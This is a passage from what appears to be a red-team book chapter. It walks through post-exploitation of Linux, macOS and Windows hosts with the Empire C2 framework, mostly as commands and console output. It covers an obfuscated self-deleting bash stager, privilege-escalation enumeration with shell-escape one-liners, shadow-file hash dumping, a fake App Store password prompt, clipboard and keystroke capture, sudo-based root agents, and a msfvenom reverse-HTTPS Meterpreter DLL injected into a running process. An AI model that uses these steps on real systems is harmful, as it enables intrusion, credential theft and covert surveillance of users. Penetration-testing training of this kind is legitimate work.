To begin with, let's create a one-liner stager for Linux. This can be achieved by using a Bash launcher. To use the Bash launcher, execute the `usestager multi/bash` command and `info` command to view its options:



```
(Empire: agents) > usestager multi/bash
(Empire: stager/multi/bash) > info

Name: BashScript

Description:
  Generates self-deleting Bash script to execute the
  Empire stage0 launcher.

Options:
  Name      Required  Value          Description
  ----      -----    -----          -----
  Listener   True      True          Listener to generate stager for.
  OutFile   False     python        File to output Bash script to, otherwise
                                    displayed on the screen.
  SafeChecks True      True          Switch. Checks for LittleSnitch or a
                                    SandBox, exit the staging process if
                                    true. Defaults to True.
  Language   True      python       Language of the stager to generate.
  UserAgent  False     default      User-agent string to use for the staging
                                    request (default, none, or other).

(Empire: stager/multi/bash) >
```

Let's follow the usual process. Start by setting the listener and generating the one-liner stager using the `execute` command:

```
(Empire: stager/multi/bash) > execute
#!/bin/bash
echo "import sys,base64,warnings;warnings.filterwarnings('ignore');exec(base64.b64decode('aW1wb3J0IHN5cztpbXbvcnQgcmUsIHN1YnByb2Nlc3M7Y21kID0gI
nBzIC1lZ1B8I6dyZXAgTGl0dGx1XCBtbmI0Y2ggfCBncmVhIC12IGdyZXAx1CnBzID0gc3VicHJvY2Vzcyc50b3B1h1bW0sIHN0ZwxsPVRYdWUsIHN0ZG91dD1zdWJwcm9jZXNzL1BjUEUp
IwOL3J01vem1tsb5Lvn34W1C1Xa2w5K0J021E301DfUm15g705XNjQ71fKyak1DnQvNy4w0ycbyjbx1t34wKJb8aw111011219j2122x322x152n0uha6Eyoy1DcBHTQ4LjLy4c4y1b0o0nD
IwOL3J01vem1tsb5Lvn34W1C1Xa2w5K0J021E301DfUm15g705XNjQ71fKyak1DnQvNy4w0ycbyjbx1t34wKJb8aw111011219j2122x322x152n0uha6Eyoy1DcBHTQ4LjLy4c4y1b0o0nD
IwOL3J01vem1tsb5Lvn34W1C1Xa2w5K0J021E301DfUm15g705XNjQ71fKyak1DnQvNy4w0ycbyjbx1t34wKJb8aw111011219j2122x322x152n0uha6Eyoy1DcBHTQ4LjLy4c4y1b0o0nD
BTW21dLFNba109U1tqXSxTW21dCm93j0wCmZvc1BjaGfYiGluIGRhdGE6CiAgICBpPSHpkEpJTI1NgogICAgaj0caitTw21dKSUyNTYKICAgIFNbaV0sU1tqXT1Tw2pdLFNbaV0KICAgI
G91dC5hcHBlbmQoY2hyKG9yZChjaGfYiKV5TwynTw21dK1Nb10pJTI1N10pKQp1eGvJKCcnLmpvaW4ob3V0KSk='));" | /usr/bin/python &
rm -f "$0"
exit

(Empire: stager/multi/bash) >
```

Once the stager is executed on the target Linux server, the staging process will begin:

```
(Empire: stager/multi/bash) > [*] Sending PYTHON stager (stage 1) to 182.68.128.28
[*] Agent T3DXBIIP from 182.68.128.28 posted valid Python PUB key
[*] New agent T3DXBIIP checked in
[+] Initial agent T3DXBIIP from 182.68.128.28 now active (Slack)
[*] Sending agent (stage 2) to T3DXBIIP at 182.68.128.28
[!] strip_python_comments is deprecated and should not be used
```

A new agent is connected back to the Empire C2:

```
(Empire: agents) > list
[*] Active agents:
  Name      La Internal IP      Machine Name      Username      Process      PID      Delay      Last Seen
  ----      --  -----      -----      -----      -----      -----      -----      -----      -----
  T3DXBIIP  py 127.0.1.1      FuzzerOS          harry        /usr/bin/python  6544      5/0.0      2018-09-07 17:23:06
(Empire: agents) >
```

Let's interact with the agent and get the basic system information using the `sysinfo` command:

```
(Empire: agents) > interact T3DXBIIP
(Empire: T3DXBIIP) > sysinfo
[*] Tasked T3DXBIIP to run TASK_SYSINFO
[*] Agent T3DXBIIP tasked with task ID 1
(Empire: T3DXBIIP) > sysinfo: 00000000|http://[REDACTED]|harry|FuzzerOS|127.0.1.1|Linux,FuzzerOS,4.4.0-134-generic,#160-Ubuntu SMP Wed Aug 15 14:57:38 UTC 2018,1686|False|/usr/bin/python|6544|python|2.7
[*] Agent T3DXBIIP returned results.
Listener: http://[REDACTED]
Internal IP: 127.0.1.1
Username: harry
Hostname: FuzzerOS
OS: Linux,FuzzerOS,4.4.0-134-generic,#160-Ubuntu SMP Wed Aug 15 14:57:38 UTC 2018,1686
High Integrity: 0
Process Name: /usr/bin/python
Process ID: 6544
Language: python
Language Version: 2.7
[*] Valid results returned by 182.68.128.28
```

From the agent list, we can see that the agent is not a high integrity user. We need to perform privilege escalation here. Empire has another privilege escalation module based on Python `linux_priv_checker`. This module will do a full system enumeration to find common privilege escalation vectors. To use the module, execute the following command:

```
| usemodule privesc/linux/linux_priv_checker
```

```
(Empire: T3DXBIIP) > usemodule privesc/linux/linux_priv_checker
(Empire: python/privesc/linux/linux_priv_checker) > info
```

```
    Name: LinuxPrivChecker
    Module: python/privesc/linux/linux_priv_checker
    NeedsAdmin: False
    OpsecSafe: True
    Language: python
    MinLanguageVersion: 2.6
    Background: False
    OutputExtension: None
```

Authors:

```
    @Killswitch_GUI
    @SecuritySift
```

Description:

```
This script is intended to be executed locally on a Linux box
to enumerate basic system info, and search for
common privilege escalation vectors with pure python.
```

Comments:

```
For full comments and code:
www.securitysift.com/download/linuxprivchecker.py
```

Options:

Name	Required	Value	Description
-----	-----	-----	-----
Agent	True	T3DXBIIP	Agent to run on.

Once the module is executed, the enumeration begins:

```

[*] Related Shell Escape Sequences...
vi--> :!bash
vi--> :set shell=/bin/bash:shell
awk--> awk 'BEGIN {system("/bin/bash")}'
find--> find / -exec /usr/bin/awk 'BEGIN {system("/bin/bash")}' \;
perl--> perl -e 'exec "/bin/bash";'

[*] FINDING RELEVANT PRIVILEGE ESCALATION EXPLOITS...

Note: Exploits relying on a compile/scripting language not detected on this system are marked with a *** but should still be tested!

The following exploits are ranked higher in probability of success because this script detected a related running process, OS, or mounted file system

The following exploits are applicable to this kernel version and should be investigated as well
- Kernel i386syscall Emulation Privilege Escalation || http://www.exploit-db.com/exploits/15023 || Language=c
- Sendpage Local Privilege Escalation || http://www.exploit-db.com/exploits/19933 || Language=ruby**
- CAP_SYS_ADMIN to Root Exploit 2 (32 and 64-bit) || http://www.exploit-db.com/exploits/15944 || Language=c
- CAP_SYS_ADMIN to root Exploit || http://www.exploit-db.com/exploits/15916 || Language=c
- MySQL 4.x/5.0 User-Defined Function Local Privilege Escalation Exploit || http://www.exploit-db.com/exploits/1518 || Language=c
- open-time Capability file_ns_capable() Privilege Escalation || http://www.exploit-db.com/exploits/25450 || Language=c
- open-time Capability file_ns_capable() - Privilege Escalation Vulnerability || http://www.exploit-db.com/exploits/25307 || Language=c

Finished
=====
[*] Valid results returned by 182.68.128.28

(Empire: python/privesc/linux/linux_priv_checker) >
(Empire: python/privesc/linux/linux_priv_checker) >

```

As shown in the preceding screenshot, we found a kernel exploit here. Consequently, we uploaded the payload and executed our launcher in the new security context. The result of this is that we are now root!

```

(Empire) > agents
[*] Active agents:

```

Name	La	Internal IP	Machine Name	Username	Process	PID	Delay	Last Seen
T3DXBIIIP	py	127.0.1.1	FuzzerOS	\harry	/usr/bin/python	6544	5/0.0	2018-09-07 17:41:39
HPMED21R	py	127.0.1.1	FuzzerOS	*root	/usr/bin/python	11094	5/0.0	2018-09-07 17:41:42

```

(Empire: agents) > █

```

The next thing to acquire is the passwords. Unlike Windows, Mimikatz doesn't run on Linux. Instead, Empire supports another module called `hashdump`. (Empire also supports a module known as `mimipenguin` which can extract plain-text passwords. For more information, refer to: <https://github.com/huntergregal/mimipenguin>). This extracts the `/etc/passwd` and `/etc/shadow` file and then unshadows the result. This module can be executed using the following command:

```
| usemodule collection/linux/hashdump*
```

```
(Empire: HPMED21R) > usemodule collection/linux/hashdump*
(Empire: python/collection/linux/hashdump) > info
```

```
    Name: Linux Hashdump
    Module: python/collection/linux/hashdump
    NeedsAdmin: True
    OpsecSafe: True
    Language: python
    MinLanguageVersion: 2.6
    Background: False
    OutputExtension: None
```

Authors:

@harmj0y

Description:

Extracts the /etc/passwd and /etc/shadow, unshadowing the result.

Options:

Name	Required	Value	Description
-----	-----	-----	-----
Agent	True	HPMED21R	Agent to execute module on.



*The \* (asterisk) in the module name means that the module will only run with a higher security context (higher privilege).*

Upon execution of the module, the unshadowed result is displayed as follows:

```
rtkit:*:118:126:RealtimeKit,,,:/proc:/bin/false
saned:*:119:127::/var/lib/saned:/bin/false
usbmux:*:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
harry:$6$txS0fj6z$/NJmr06813Lb9jwAlfrFB$6900YPAVrZJS2M2zvZUfZXEG0ZFR0ekFy6yzQGYrI1eF7SJiWNJv57wV.Y0B1rT1:1000:1000:harry,,,:/home/harry:/bin/ba
sh
vboxaddd!:999:1::/var/run/vboxadd:/bin/false
sshd:*:121:65534::/var/run/sshd:/usr/sbin/nologin
[*] Valid results returned by 182.68.128.28
```

There are multiple collection modules which can be used for further information gathering and internal network exploitation.

# Empire post exploitation for OSX

Next in line is the post exploitation of macOS using Empire. There are some cool modules for OS X, and to see their magic, let's first get our stager ready. For stager creation, we can either choose the default launcher `multi/launcher` or the OSX launcher `osx/launcher`. The only difference between these two launchers is their available options. Unlike `multi launcher`, `OSX launcher` doesn't have proxy and obfuscation support. Let's execute the following command in order to use `OSX launcher`:

```
usestager osx/launcher
info
(Empire: listeners) > usestager osx/launcher
(Empire: stager/osx/launcher) > info

Name: Launcher

Description:
    Generates a one-liner stage0 launcher for Empire.

Options:

```

Name	Required	Value	Description
-----	-----	-----	-----
Language	True	python	Language of the stager to generate.
SafeChecks	True	True	Switch. Checks for LittleSnitch or a SandBox, exit the staging process if true. Defaults to True.
Base64	True	True	Switch. Base64 encode the output.
Listener	True		Listener to generate stager for.
OutFile	False		File to output launcher to, otherwise displayed on the screen.
UserAgent	False	default	User-agent string to use for the staging request (default, none, or other).

Let's add the listener using the `set Listener Empire` command:

A Python one-liner command will be generated, and once this one-liner is executed on the target server, we'll get the agent connection:

```
(Empire: stager/osx/launcher) > [*] Sending PYTHON stager (stage 1) to 182.68.128.28
[*] Agent FIWDQ99M from 182.68.128.28 posted valid Python PUB key
[*] New agent FIWDQ99M checked in
[+] Initial agent FIWDQ99M from 182.68.128.28 now active (Slack)
[*] Sending agent (stage 2) to FIWDQ99M at 182.68.128.28
[!] strip_python_comments is deprecated and should not be used
```

Now let's confirm the agent:

```
FIWDQ99M py 127.0.0.1 xXxZombi3xXx.local Harry /usr/bin/python 80742 5/0.0 2018-09-06 16:49:47
(Empire: agents) >
```

Now that we have the agent, let's interact with the agent and execute the `sysinfo` command to retrieve system information:

```
(Empire: agents) > interact FIWDQ99M
(Empire: FIWDQ99M) > sysinfo
[*] Tasked FIWDQ99M to run TASK_SYSINFO
[*] Agent FIWDQ99M tasked with Task ID 1
(Empire: FIWDQ99M) > sysinfo: 00000000|http://[REDACTED]|Harry|xXxZombi3xXx.local|127.0.0.1|Darwin,xXxZombi3xXx.local,17.0.0,Darwin Kernel Version 17.0.0: Thu Aug 24 21:48:19 PDT 2017; root:xnu-4570.1.46~2/RELEASE_X86_64,x86_64|False|/usr/bin/python|80742|python|2.7
[*] Agent FIWDQ99M returned results.
Listener: http://[REDACTED]
Internal IP: 127.0.0.1
Username: \Harry
Hostname: xXxZombi3xXx.local
OS: Darwin,xXxZombi3xXx.local,17.0.0,Darwin Kernel Version 17.0.0: Thu Aug 24 21:48:19 PDT 2017; root:xnu-4570.1.46~2/RELEASE_X86_64,x86_64
High Integrity: 0
Process Name: /usr/bin/python
Process ID: 80742
Language: python
Language Version: 2.7
[*] Valid results returned by 182.68.128.28
```

The collection module has many options to choose from. In this case, let's choose the `prompt` module:

```
(Empire: FIWDQ99M) > usemodule collection/osx/
browser_dump          kerberosdump          keylogger          pillage_user
clipboard             keychaindump*          native_screenshot  prompt
hashdump*              keychaindump_chainbreaker native_screenshot_mss
imessage_dump          keychaindump_decrypt  osx_mic_record   screensaver_alleyoop
(Empire: FIWDQ99M) > usemodule collection/osx/
```

The `prompt` module will launch a specified application with a prompt for credentials. By default, this module will open in the Mac App Store and prompt the user to provide their credentials. Execute the following command to use the `prompt` module:

```
| usemodule osx/collection/prompt
| info
```

```
(Empire: FIWDQ99M) > usemodule collection/osx/prompt
(Empire: python/collection/osx/prompt) > info

    Name: Prompt
    Module: python/collection/osx/prompt
    NeedsAdmin: False
    OpsecSafe: False
    Language: python
    MinLanguageVersion: 2.6
    Background: False
    OutputExtension: None

    Authors:
        @FuzzyNop
        @harmj0y

    Description:
        Launches a specified application with an prompt for
        credentials with osascript.

    Comments:
        https://github.com/fuzzynop/FiveOnceInYourLife


    Options:

    Name      Required      Value      Description
    ----      -----      -----
    ListApps  False
    SandboxMode False
    Agent      True        FIWDQ99M
    AppName   True        App Store      The name of the application to launch.
```

Use the `execute` command to start the module. Note: this module will ask for credentials from the user which means that this is not a stealth module; that is, it is not opsec-safe. If the user finds this odd, you could get caught:

```
(Empire: python/collection/osx/prompt) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked FIWDQ99M to run TASK_CMD_WAIT
[*] Agent FIWDQ99M tasked with task ID 2
[*] Tasked agent FIWDQ99M to run module python/collection/osx/prompt
(Empire: python/collection/osx/prompt) > [*] Agent FIWDQ99M returned results.
```

Upon successful execution, the App Store will open on the user's screen and a prompt for a password will be displayed:



Once the user inputs their credentials, they will be phished back to Empire C2:

```
(Empire: python/collection/osx/prompt) > [*] Agent FIWDQ99M returned results.
button returned:OK, text returned:test123

[*] Valid results returned by 182.68.128.28
```

There's another module which lets us copy the content from the target system's clipboard. Let's execute the following command to run this module:

```
| usemodule collection/osx/clipboard
| info
```

```
(Empire: FIWDQ99M) > usemodule collection/osx/clipboard
(Empire: python/collection/osx/clipboard) > info

    Name: ClipboardGrabber
    Module: python/collection/osx/clipboard
    NeedsAdmin: False
    OpsecSafe: True
    Language: python
MinLanguageVersion: 2.6
    Background: False
    OutputExtension: None

Authors:
@424f424f

Description:
This module will write log output of clipboard to stdout (or
disk).

Options:

  Name      Required      Value
  ----      -----      -----
  OutFile    False
  MonitorTime  True      0
  Agent      True      FIWDQ99M

  Description
  -----
  Optional file to save the clipboard
  output to.
  Optional for how long you would like to
  monitor clipboard in (s).
  Agent to grab clipboard from.
```

Upon successful execution, we'll be able to see the content that is saved in the clipboard.

```
(Empire: python/collection/osx/clipboard) > [*] Agent FIWDQ99M returned results.
2018-09-06 22:27:28: u'Himanshu this is my new password: Harry@123#@\nPlease make a note of it and don\u2019t share it with anyone. Thanks'
[*] Valid results returned by 182.68.128.28
```

We can also use the `screenshot` module to take a screenshot of the user's screen. This can be achieved either by executing the `osx_screenshot` command directly into the agent or by using the `usemodule collection/osx/native_screenshot` command. Note that this module uses Python Quartz libraries to take the screenshot, and it also saves the screenshot to the target server which is not opsec-safe. Once taken, the screenshot will be downloaded from the target server to Empire C2.

```
(Empire: M39WR3CG) > osx_screenshot
[*] Tasked agent to take a screenshot
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked M39WR3CG to run TASK_CMD_WAIT_SAVE
[*] Agent M39WR3CG tasked with task ID 1
[*] Tasked agent M39WR3CG to run module python/collection/osx/native_screenshot
(Empire: M39WR3CG) >
[*] Compressed size of xXxZombi3xXx.local_2018-09-06_19-04-52.png download: 159 KB
[*] Final size of xXxZombi3xXx.local_2018-09-06_19-04-52.png wrote: 171 KB
[+] File native_screensh/xXxZombi3xXx.local_2018-09-06_19-04-52.png from M39WR3CG saved
[*] Agent M39WR3CG returned results.
Output saved to ./downloads/M39WR3CG/native_screensh/xXxZombi3xXx.local_2018-09-06_19-04-52.png
[*] Valid results returned by 182.68.128.28
(Empire: M39WR3CG) >
```

Upon successful execution, the screenshot will be downloaded locally and we can then view the file:

```
(Empire: M39WR3CG) > osx_screenshot
[*] Tasked agent to take a screenshot
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked M39WR3CG to run TASK_CMD_WAIT_SAVE
[*] Agent M39WR3CG tasked with task ID 1
[*] Tasked agent M39WR3CG to run module python/collection/osx/native_screenshot
(Empire: M39WR3CG) >
```

There are not many privilege escalation modules for OSX, but we can phish the user's credentials either through a prompt module or via a keylogger. Let's phish a user's credentials using a keylogger, executing the following command to set it up:

```
| usemodule collection/osx/keylogger
| info
```

```
(Empire: M39WR3CG) > usemodule collection/osx/keylogger
(Empire: python/collection/osx/keylogger) > info
```

```
    Name: Keylogger
    Module: python/collection/osx/keylogger
    NeedsAdmin: False
    OpsecSafe: False
    Language: python
    MinLanguageVersion: 2.6
    Background: False
    OutputExtension: None
```

Authors:

```
joev
@harmj0y
@Salbei_
```

Description:

```
Logs keystrokes to the specified file. Ruby based and
heavily adapted from MSF's osx/capture/keylog_recorder. Kill
the resulting PID when keylogging is finished and download
the specifiedLogFile.
```

Comments:

```
https://github.com/gojhonny/metasploit-framework/blob/master/modules/post/osx/capture/keylog\_recorder.rb
```

Options:

Name	Required	Value	Description
LogFile	True	/tmp/.debug.db	Text file to log keystrokes out to.
Agent	True	M39WR3CG	Agent to keylog.

Once executed, the keylogger will start logging the keystrokes. When the user enters their password, the entered keystrokes will be saved in the `/tmp/.debug.db` file. This module will save the keystrokes on the target server, making it opsec-

unsafe:

```
(Empire: python/collection/osx/keylogger) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked M39WR3CG to run TASK_CMD_WAIT
[*] Agent M39WR3CG tasked with task ID 6
[*] Tasked agent M39WR3CG to run module python/collection/osx/keylogger
(Empire: python/collection/osx/keylogger) > [*] Agent M39WR3CG returned results.
Harry          82913  3.6  0.1  4301928  11796 s013  S    1:35AM  0:00.11 ruby

kill ruby PID and download /tmp/.debug.db when completed

[*] Valid results returned by 182.68.128.28
```

Now we just need to download the `/tmp/.debug.db` file, using the `download` command as follows:

```
(Empire: M39WR3CG) > download /tmp/.debug.db
[*] Tasked M39WR3CG to run TASK_DOWNLOAD
[*] Agent M39WR3CG tasked with task ID 7
(Empire: M39WR3CG) >
[*] Compressed size of .debug.db download: 213 Bytes
[*] Final size of .debug.db wrote: 330 Bytes
[+] Part of file .debug.db from M39WR3CG saved
[*] Agent M39WR3CG returned results.
[*] Valid results returned by 182.68.128.28
```

Let's view the `/tmp/.debug.db` file to see everything that the keylogger has logged:

```
[harry@openvpn:~$ cat Empire/downloads/M39WR3CG/.debug.db
[loginwindow] - [2018-09-07 01:35:47 +0530]
n[enter]
[Terminal] - [2018-09-07 01:35:57 +0530]
[enter]back[delete][delete][delete][cmd]t[shift]this is te[delete][delete]my new password[shift]; harryharry123123[enter]
```

We found the password! Let's use this password to get a higher security context. For this, we can use the `sudo_spawn` module, which will pop up a root shell. To use this module, let's execute the following commands:

```

usemodule privesc/multi/sudo_spawn
info
set Password <the user password we just phished>
set Listener <available listener>

(Empire: M39WR3C6) > usemodule privesc/multi/sudo_spawn
(Empire: python/privesc/multi/sudo_spawn) > info

    Name: SudoSpawn
    Module: python/privesc/multi/sudo_spawn
    NeedsAdmin: False
    OpsecSafe: True
    Language: python
MinLanguageVersion: 2.6
    Background: False
    OutputExtension: None

Authors:
@harmj0y

Description:
Spawns a new Empire agent using sudo.

Options:

  Name      Required      Value      Description
  ----      -----      -----
  Listener   True      default      Listener to use.
  UserAgent  False      default      User-agent string to use for the staging
                                         request (default, none, or other).
  Password   True      default      User password for sudo.
  SafeChecks True      True      Enable SafeChecks.
  Agent      True      M39WR3CG      Agent to execute module on.

```

Now that the setup is complete, let's execute the module. The module will elevate the security context using `sudo` and execute our launcher in that security context. Keep in mind that this will not work if the user is a limited user:

```

(Empire: python/privesc/multi/sudo_spawn) > execute
[*] Tasked M39WR3CG to run TASK_CMD_WAIT
[*] Agent M39WR3CG tasked with task ID 8
[*] Tasked agent M39WR3CG to run module python/privesc/multi/sudo_spawn
(Empire: python/privesc/multi/sudo_spawn) > [*] Agent M39WR3CG returned results.
[*] Valid results returned by 182.68.128.28
[*] Sending PYTHON stager (stage 1) to 182.68.128.28
[*] Agent DFQZQ7C7 from 182.68.128.28 posted valid Python PUB key
[*] New agent DFQZQ7C7 checked in
[+] Initial agent DFQZQ7C7 from 182.68.128.28 now active (Slack)

```

We can list the agents to check the newly connected agent with high integrity:

```

M39WR3CG py 127.0.0.1      xXxZombi3xXx.loca Harry      /usr/bin/python  81661 5/0.0  2018-09-06 20:12:29
DFQZQ7C7 py 127.0.0.1      xXxZombi3xXx.loca *root      python -c import s 83041 5/0.0  2018-09-06 20:12:28
(Empire: M39WR3CG) >

```

With root privileges, we can now use the `hashdump` module for OSX. This will dump the encrypted passwords. Execute the following commands to setup the `hashdump` module:

```

usemodule collection/osx/hashdump*
info
(Empire: DFQZQ7C7) > usemodule collection/osx/hashdump*
(Empire: python/collection/osx/hashdump) > info

        Name: Hashdump
        Module: python/collection/osx/hashdump
        NeedsAdmin: True
        OpsecSafe: True
        Language: python
        MinLanguageVersion: 2.6
        Background: False
        OutputExtension: None

        Authors:
        @harmj0y

        Description:
        Extracts found user hashes out of
        /var/db/dslocal/nodes/Default/users/*.plist

        Comments:
        http://apple.stackexchange.com/questions/186893/os-x-10-9
        -where-are-password-hashes-stored

        Options:

        Name  Required  Value
        ----  -----  -----
        Agent  True      DFQZQ7C7
                                         Description
                                         -----
                                         Agent to execute module on.


```

Upon successful execution, we'll get the password hashes.

Not many people are familiar with this tool, but most are comfortable with the Metasploit framework. If this is the case, we can use Empire's obfuscated launcher to bypass security restrictions, and once we get a agent connection, we can spawn a **Meterpreter** session using Empire.


# Popping up a Meterpreter session using Empire

The concept of popping up a meterpreter session using Empire is very easy to understand. Empire can inject code directly into the memory and execute it. We just need to get an obfuscated shellcode or the `DLL/EXE` generated by `msfvenom` and inject the `DLL/EXE/shellcode` into the memory using Empire. Let's first generate a reverse shell DLL using `msfvenom`:



```
Harry — -bash — 143x36
~ — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24
|xXxZombi3xXx:~ Harry$ msfvenom -p windows/x64/meterpreter/reverse_https lhost=192.168.2.6 lport=8080 -f dll -o rev8080.dll
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 717 bytes
Final size of dll file: 5120 bytes
Saved as: rev8080.dll
xXxZombi3xXx:~ Harry$
```

Upload the malicious DLL using the `upload` command:



```
Harry — harry@FuzzerOS: ~/Empire — ssh
~ — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 ~ — msfconsole -r rev_https_han
[(Empire: 731LH26E) > upload /home/harry/rev8080.dll
[*] Tasked agent to upload rev8080.dll, 5 KB
[*] Tasked 731LH26E to run TASK_UPLOAD
[*] Agent 731LH26E tasked with task ID 6
(Empire: 731LH26E) > [*] Agent 731LH26E returned results.
[*] Valid results returned by 192.168.2.9
```

We can now use the `invoke_dllinjection` module for DLL injection. Let's execute the following commands in order to use this module:

```
| usemodule code_execution/invoke_dllinjection
| info
```

```
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143x35
— harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — msfconsole -r rev_https_handler_8080.rc — -bash
[(Empire: 731LH26E) > usemodule code_execution/invoke_dllinjection
[(Empire: powershell/code_execution/invoke_dllinjection) > info

    Name: Invoke-DllInjection
    Module: powershell/code_execution/invoke_dllinjection
    NeedsAdmin: False
    OpsecSafe: True
    Language: powershell
    MinLanguageVersion: 2
    Background: False
    OutputExtension: None

Authors:
@mattifestation

Description:
Uses PowerSploit's Invoke-DLLInjection to inject a Dll into
the process ID of your choosing.

Comments:
https://github.com/mattifestation/PowerSploit/blob/master/CodeExecution/Invoke-DllInjection.ps1

Options:
-----
```

Name	Required	Value	Description
ProcessID	True		Process ID of the process you want to inject a Dll into.
Agent	True	731LH26E	Agent to run module on.
Dll	True		Name of the dll to inject. This can be an absolute or relative path.

```
[(Empire: powershell/code_execution/invoke_dllinjection) > ]
```

Set `ProcessID` where you want to inject your DLL, and then set the DLL path where you have uploaded the malicious DLL. The location can be an absolute path or a relative path:

```
[(Empire: powershell/code_execution/invoke_dllinjection) > set ProcessID 1596
[(Empire: powershell/code_execution/invoke_dllinjection) > set Dll rev8080.dll
[(Empire: powershell/code_execution/invoke_dllinjection) > execute
[*] Tasked 731LH26E to run TASK_CMD_WAIT
[*] Agent 731LH26E tasked with task ID 7
[*] Tasked agent 731LH26E to run module powershell/code_execution/invoke_dllinjection
[(Empire: powershell/code_execution/invoke_dllinjection) > [*] Agent 731LH26E returned results.
System.Diagnostics.ProcessModule (rev8080.dll)
[*] Valid results returned by 192.168.2.9
```

Before executing the module, let's start the handler on Metasploit. This handler will listen for incoming connections on port 8080:

```
[*] Processing rev_https_handler_8080.rc for ERB directives.
resource (rev_https_handler_8080.rc)> use exploit/multi/handler
resource (rev_https_handler_8080.rc)> set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
resource (rev_https_handler_8080.rc)> set lhost 192.168.2.6
lhost => 192.168.2.6
resource (rev_https_handler_8080.rc)> set lport 8080
lport => 8080
resource (rev_https_handler_8080.rc)> set exitonsession false
exitonsession => false
resource (rev_https_handler_8080.rc)> set exitfunc thread
exitfunc => thread
resource (rev_https_handler_8080.rc)> run -j
[*] Exploit running as background job 0.
msf exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.2.6:8080
```

Executing the Empire module shown earlier will inject our malicious DLL into the process with the process ID of 1596:

```
resource (rev_https_handler_8080.rc)> run -j
[*] Exploit running as background job 0.
msf exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.2.6:8080
